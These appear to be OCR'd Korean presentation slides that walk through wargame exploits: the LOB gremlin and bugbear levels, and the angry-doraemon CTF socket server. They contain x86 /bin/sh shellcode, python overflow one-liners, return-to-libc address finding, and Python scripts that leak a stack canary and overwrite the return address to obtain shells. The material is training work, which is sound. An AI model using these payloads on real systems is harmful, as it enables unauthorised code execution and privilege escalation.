0xbffff9e0:     0x90909090      0x90909090      0x31909090      0x2f6850c0
0xbffff9f0:     0x6868732f      0x6e69622f      0x5350e389      0xc289e189
0xbffffa00:     0x80cd0bb0      0x90909090      0x90909090      0x90909090
0xbffffa10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa20:     0x90909090      0x90909090      0x90909090      0x4000f9c0
0xbffffa30:     0x00000002      0xbffffa74      0xbffffa80      0x40013868
0xbffffa40:     0x00000002      0x08048380      0x00000000      0x080483a1
0xbffffa50:     0x08048430      0x00000002      0xbffffa74      0x080482e0
```

Ret주소를 떨구는 위치

shellcode

4. LOB BufferOverflow level1

```
[gate@localhost gate]$ whoami
gate
[gate@localhost gate]$ ./gremlin `python -c 'print "\x90"*150+"\x31\xc0\x50\x68\
x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\
x80"+"\x90"*81+"aaaa"+"\x30\xf9\xff\xbf"'`
                                                                    1 Ph//shh/
bin  PS  1¥
         `
              aaaa0
bash$ whoami
gremlin
bash$ my-pass
euid = 501
hello bof world
```

bash?? 쉘!!! 탈취 성공!!!


-> 확인을 위해 whoami를 해보자.

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ clear
[darkknight@localhost darkknight]$ cat bugbear.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - bugbear
        - RTL1
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }
```

4. LOB BufferOverflow level13


```
main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] == '\xbf')
        {
                printf("stack betrayed you!!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
}
[darkknight@localhost darkknight]$
```



RTL 이란?

- RTL 이란 Return to Library로 Non-executable Stack을 우회 하기 위해 나온 기법
- Stack 기반의 Buffer Overflow는 ret 주소를 덮어 씌워 쉘코드를 실행 하지만! RTL은 ret주소를 공유 라이브러리 함수로 덮어 씌움으로 쉘코드를 따로 삽입할 필요가 없음
- stack이 아닌 메모리에 상주하는 공유 라이브러리를 사용함
- 공유 라이브러리 : system() , execl() 등

RTL 이란?



4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ gdb -q bugbaer
(gdb) b* main
Breakpoint 1 at 0x8048430
(gdb) r
Starting program: /home/darkknight/bugbaer

Breakpoint 1, 0x8048430 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb)
```

System()함수 주소

- 공유 라이브러리로 system()함수 선택 후 함수의 주소를 찾음
- 인자로 사용할 /bin/sh의 문자열이 필요함

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ cat getrtl.c
#include <stdio.h>

int main()
{
        int shell = 0x40058ae0;

        while(memcmp((void*)shell,"/bin/sh",8))shell++;
        printf("/bin/sh Address is %p \n",shell);

        return 0;
}
[darkknight@localhost darkknight]$
```

- system()의 함수내에 /bin/sh라는 문자열을 찾는 프로그램

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ gcc -o rtl getrtl.c
[darkknight@localhost darkknight]$ ./rtl
/bin/sh Address is 0x400fbff9
[darkknight@localhost darkknight]$
```

/bin/sh 의 주소

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ whoami
darkknight
[darkknight@localhost darkknight]$ ./bugbear `python -c 'print "\x90"*40+"aaaa"+
"\xe0\x8a\x05\x40"+"bbbb"+"\xf9\xbf\x0f\x40"'`
                                                aaaa@bbbb@
bash$ whoami
bugbear
bash$ my-pass
euid = 513
new divide
```

•/bin/sh 의 주소인 0x400fbff9 와 system함수의 주소인 0x40058ae0를 이용하여 공격 코드를 작성

• 그러므로 코드는
./bugbear `python -c 'print “\x90” * 44 (dummy) + “\xe0\x8a\x05\x40” (system함수의 주소) + “AAAA” (dummy) + “\xf9\xbf\x0f\x40” (/bin/sh)

5. angry-doraemon

```
lee@ubuntu:~/hack$ ls
angrydir  angry_dora  checksec.sh
lee@ubuntu:~/hack$ file angry_dora
angry_dora: ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), dynamical
ly linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=52386ef1e094f4
cde5996d3755aa4363959d0a83, stripped
```

```
lee@ubuntu:~/hack/checksec.sh$ ./checksec --file ../angry_dora
RELRO           STACK CANARY      NX            PIE
Partial RELRO   Canary found      NX enabled    No PIE
```

- angry-doraemon 파일의 형식과 보호 기법을 확인
  - -> RELRO : 메모리 변경을 보호 하는 기법
  - -> STACK CANARY : 스택 리턴값을 보호하는 기법
  - -> NX : 스택 실행 방지 기법
  - -> PIE : 위치 독립 실행파일

5. angry-doraemon

```
stack_gd = *MK_FP(__GS__, 20);
v0 = 1;
v6 = sub_80488CB;
sigemptyset((sigset_t *)&v7);
v8 = 0;
v2 = sigaction(17, (const struct sigaction *)&v6, 0);
if ( v2 )
  printf((int)"sigaction error");
socket = ::socket(2, 1, 0);                     // socket(AF_INET,SOCK_STREAM,0)
memset(&v9, 0, 16u);                            // 0으로 16개 배열을 초기화
LOWORD(v9) = 2;
v10 = htonl(0);
HIWORD(v9) = htons(8888u);                      // 포트 8888
setsockopt(socket, 1, 2, &v0, 4u);              // 소켓 정보를 읽어옴
if ( bind(socket, (const struct sockaddr *)&v9, 16u) == -1 )
  printf((int)"bind() error");
if ( listen(socket, 10) == -1 )
  printf((int)"listen() error");
```

- 전체적인 코드 확인

  -> 소켓을 사용하는 바이너리로 추정

5. angry-doraemon

```
while ( 1 )
{
  do
  {
    sock_len = 16;
    cli_accept = accept(socket, (struct sockaddr *)&cli_add, (socklen_t *)&sock_len);
  }
  while ( cli_accept == -1 );
  v5 = fork();
  if ( v5 == -1 )                          // 부모 프로세스면 종료, 아니면 연결
  {                                        // 멀티 프로세스 환경이 이런식으로 생겼음.
    close(cli_accept);
  }
  else
  {
    if ( v5 <= 0 )
    {
      close(socket);
      sub_8049201(cli_accept);             // 핵심 함수
      close(cli_accept);
      exit(0);
    }
    close(cli_accept);
```

- angry-doraemon 파일의 형식과 보호 기법을 확인

  -> 소켓을 사용하는 바이너리로 추정

5. angry-doraemon

```
char buf; // [sp+18h] [bp-10h]@2
int stack_gd2; // [sp+1Ch] [bp-Ch]@1

stack_gd2 = *MK_FP(__GS__, 20);
sub_8048909(cli_accept);                                //
write(cli_accept, "Waiting 2 seconds...\n", 21u);
sleep('\x02');
while ( 1 )
{
  sub_8048998(cli_accept);
  read(cli_accept, &buf, 4u);
  switch ( buf )
```

```
fopen = open("doraemon.txt", 0);                // doraemon 파일을 읽어옴
if ( fopen < 0 )
  printf((int)"open() error");
n = read(fopen, buf, 5000u);                    // 파일에서 5000바이트 만큼 buf에 저장
close(fopen);
write(cli_accept, buf, n);                      // 버퍼에 있는 파일 5000바이트를 cli한테 써줌
return write(cli_accept, "\n  Angry doraemon! fight!\n", 26u);// 그 밑줄에 저 문자열 26바이트만큼 넣어줌
```

- doraemon.txt파일을 읽어옴

  -> 파일이 존재하지 않으면 에러 띄우고 프로그램 종료

5. angry-doraemon

```
switch ( buf )
{
  case '1':
    sub_8048B30(cli_accept);                // 공격하는 부분
    break;
  case '2':
    sub_8048CDC(cli_accept);                // 체력감소 구간
    break;
  case '3':
    if ( sub_8048EAA(cli_accept) )          // bread.txt 파일 읽어오기
      return *MK_FP(__GS__, 20) ^ stack_gd2;
    break;
  case '4':
    sub_8048FC6(cli_accept);                // BoF가 터지는 부분
    break;
  case '5':
    sub_8049100(cli_accept);                // 원하는 함수 시작 코드 존재
    break;
  default:
    if ( buf == '6' )
      return *MK_FP(__GS__, 20) ^ stack_gd2;
    write(cli_accept, "Unknown menu\n", 0xDu);
    break;
```

- 전체적인 flow

5. angry-doraemon

```
else
{
  if ( (char)buf != '1' )
    return *MK_FP(__GS__, 20) ^ v6;
  write(cli_accept, "W"No damaged.W"Wn", 14u);
}
if ( HP == 31337 )
  execl("/bin/sh", "sh", 0);
if ( (_BYTE)buf == '3' )
  write(cli_accept, "W"I'm a robot!W"Wn", 15u);
else
  write(cli_accept, "W"Hahaha, I'm a robot!W"Wn", 23u);
return *MK_FP(__GS__, 20) ^ v6;
```

- HP == 31337
  -> HP가 31337으로 맞춰지면 execl 명령어 실행

5. angry-doraemon


```
int __cdecl sub_8048FC6(int cli_accept)
{
  int v1; // eax@4
  ssize_t n; // ST1C_4@4
  int v4; // [sp+18h] [bp-20h]@1
  int buf; // [sp+22h] [bp-16h]@1
  int v6; // [sp+26h] [bp-12h]@1
  __int16 v7; // [sp+2Ah] [bp-Eh]@1
  int v8; // [sp+2Ch] [bp-Ch]@1

  v8 = *MK_FP(__GS__, 20);
```

```
v4 = open("mouse.txt", 0);
if ( v4 < 0 )
  printf((int)"open() error");
write(cli_accept, "Are you sure? (y/n) ", 20u);
read(cli_accept, &buf, 110u);                   // buf가 4바이트인데 110이 들어와서 BoF
if ( (_BYTE)buf == 'y' )
{
  v1 = sprintf(::buf, "You choose '%s'!\n", &buf);
  write(cli_accept, ::buf, v1);
  n = read(v4, ::buf, 5000u);                   // mouse.txt파일에서 5000만큼 읽어옴
  write(cli_accept, ::buf, n);
  write(cli_accept, "\n\"MOUSE!!!!!!!!! (HP - 25)\"\n", 28u);
  HP -= 25;                                     // hp를 25감소
}
```

- 지역변수 buf의 크기가 4byte 인데 110byte 만큼 읽어옴.
  -> BoF취약점이 발생.
- sprintf() 를 이용하여 공격을 할 수 있음.

5. angry-doraemon

```
from socket import *
from time import *
import hexdump

s=socket(AF_INET,SOCK_STREAM)
s.connect(('localhost',8888))

#print(s.recv(1024))
sleep(1)
#print(s.recv(1024))
s.send("4\n")
sleep(1)
#print(s.recv(1024))

s.send("y"*10)
hexdump.hexdump(s.recv(4096))
s.close()
```



- canary를 leak하기 위해 버퍼부터 canary까지 10개 공간을 채움.
  -> 10칸을 모두 채우고 null값이 canary에 침범하면 canary를 구할 수 있음.

5. angry-doraemon

```
Are you sure? (y/n)
00000000: 59 6F 75 20 63 68 6F 6F  73 65 20 27 79 79 79 79  You choose 'yyyy
00000010: 79 79 79 79 79 79 27 21  0A 0A 22 4D 4F 55 53 45  yyyyyy'!.."MOUSE
00000020: 21 21 21 21 21 21 21 21  21 20 28 48 50 20 2D 20  !!!!!!!!! (HP -
00000030: 32 35 29 22 0A 0A 44 6F  72 61 65 6D 6F 6E 20 48  25)"..Doraemon H
00000040: 2E 50 3A 20 37 35 0A 2D  20 41 74 74 61 63 6B 20  .P: 75.- Attack
00000050: 6D 65 6E 75 20 2D 0A 00  20 31 2E 53 77 6F 72 64  menu -.. 1.Sword
00000060: 0A 20 32 2E 53 63 72 65  77 64 72 69 76 65 72 0A  . 2.Screwdriver.
00000070: 20 33 2E 52 65 64 2D 62  65 61 6E 20 62 72 65 61   3.Red-bean brea
00000080: 64 0A 20 34 2E 54 68 72  6F 77 20 6D 6F 75 73 65  d. 4.Throw mouse
00000090: 0A 20 35 2E 46 69 73 74  20 61 74 74 61 63 6B 0A  . 5.Fist attack.
000000A0: 20 36 2E 47 69 76 65 20  75 70 0A 3E              6.Give up.>
```


- y를 10개를 입력 했으나 정상 작동.
  -> canary의 1byte가 NULL인 것으로 추정.

```
Are you sure? (y/n)
00000000: 59 6F 75 20 63 68 6F 6F  73 65 20 27 79 79 79 79  You choose 'yyyy
00000010: 79 79 79 79 79 79 79 20  DD 8B 88 C9 AD BF E3 F3  yyyyyyy ........
00000020: 6C B7 98 C9 AD BF C5 92  04 08 04 27 21 0A 0A 22  l..........'!.."
00000030: 4D 4F 55 53 45 21 21 21  21 21 21 21 21 21 21 20  MOUSE!!!!!!!!! (
00000040: 48 50 20 2D 20 32 35 29  22 0A                    HP - 25)".
```

5. angry-doraemon

```
from socket import *
from struct import *
from time import *

s = socket(AF_INET,SOCK_STREAM)
s.connect(('127.0.0.1',8888))

p = lambda x: pack("<L",x)
up = lambda x: unpack("<L",x)

canary = p(0x8BDD2000)
exe = p(0x8048C62)

payload = 'y'*10
payload += canary        #pass can
payload += "A"*8         #dummy
payload += "B"*4         #SFP
payload += exe           #execl ad
```

```
print(s.recv(1024))
sleep(1)
print(s.recv(1024))
s.send("4\n")
sleep(1)

print(s.recv(1024))
s.send(payload)
sleep(1)

print(s.recv(1024))
s.close()
```



- payload = y(10) + canary(4) + dummy(8) + sfp(4) + ret(4).

5. angry-doraemon

```
lee@ubuntu:~/hack$ ./angry_dora
*** stack smashing detected ***: ./angry_dora terminated
*** stack smashing detected ***: ./angry_dora terminated
*** stack smashing detected ***: ./angry_dora terminated
$ whoami
lee
$ id
uid=1000(lee) gid=1000(lee) groups=1000(lee),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),108(lpadmin),124(sambashare)
```

- 쉘 획득

THANK YOU

Q&A